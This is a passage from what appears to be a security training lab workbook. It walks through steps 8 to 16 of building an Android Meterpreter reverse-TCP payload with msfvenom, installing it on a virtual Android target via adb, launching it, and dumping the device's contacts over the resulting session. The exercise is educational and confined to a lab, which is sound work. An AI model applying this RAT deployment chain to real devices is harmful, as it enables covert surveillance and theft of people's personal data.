
```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp
LHOST=10.10.10.6 LPORT=4444 -o msf.apk
```



8. Connect to Android Target

Using the adb command, connect to the Android target system.


```
root@kali:~# adb connect 10.10.10.7
```



9. **Deploy Meterpreter RAT**

   Using the adb command, deploy the Meterpreter RAT to the target Android device:

   ```
   root@kali:~# adb install msf.apk
   ```




10. Start the Meterpreter RAT

Using the adb utility, run the am utility on the target Android device, launching the entrypoint to the application at com.metasploit.stage/.MainActivity:

root@kali:~# **`adb shell am start -n com.metasploit.stage/.MainActivity`**

After starting the Android RAT, you will see a new session connect back to your Meterpreter handler. This indicates that you started the RAT successfully and can now manipulate the target device through your Meterpreter session.




11. Interact with the Meterpreter Session

When a Meterpreter payload connects back to the handler, it is preserved as a session. Use the sessions command to enumerate the available sessions, then interact with the session as shown.

```
msf exploit(handler) > sessions
msf exploit(handler) > sessions -i 1
```


If you don't see a command prompt, simply press enter a few times.



12. Examine Meterpreter Help

Use the help command in the Meterpreter session to see a list of available commands. Of particular interest to us are the Android-specific capabilities.

```
meterpreter> help
```



13. Extract Android Data


Spend a few minutes experimenting with the available Meterpreter commands, extracting available data from the device.

> Because we are targeting the custom Android x86 virtual machine, some commands may not work correctly.

14. Extract Contacts

From the Meterpreter session, extract the contacts, using the dump_contacts command:

```
meterpreter > dump_contacts
```




15. Return to Prior Terminal

Return to the prior terminal (or open a new terminal).

16. Examine Contacts

The Meterpreter dump_contacts command will write the contents of the Contact list to a file in the user's home directory. From your terminal, identify the Contacts file, then display the file contents.

```
root@kali:~# cd /root
root@kali:~# ls
Desktop    labs    msf.apk    contacts_dump_20190830075412.txt
root@kali:~# cat contacts_dump_20190830075412.txt
```



Looks like only part of the phone number was included in the contacts list. Luckily, this was enough information to figure out the pizza place that the developers used. Next Friday, Mike is organizing a pizza party for the security department.

Congratulations!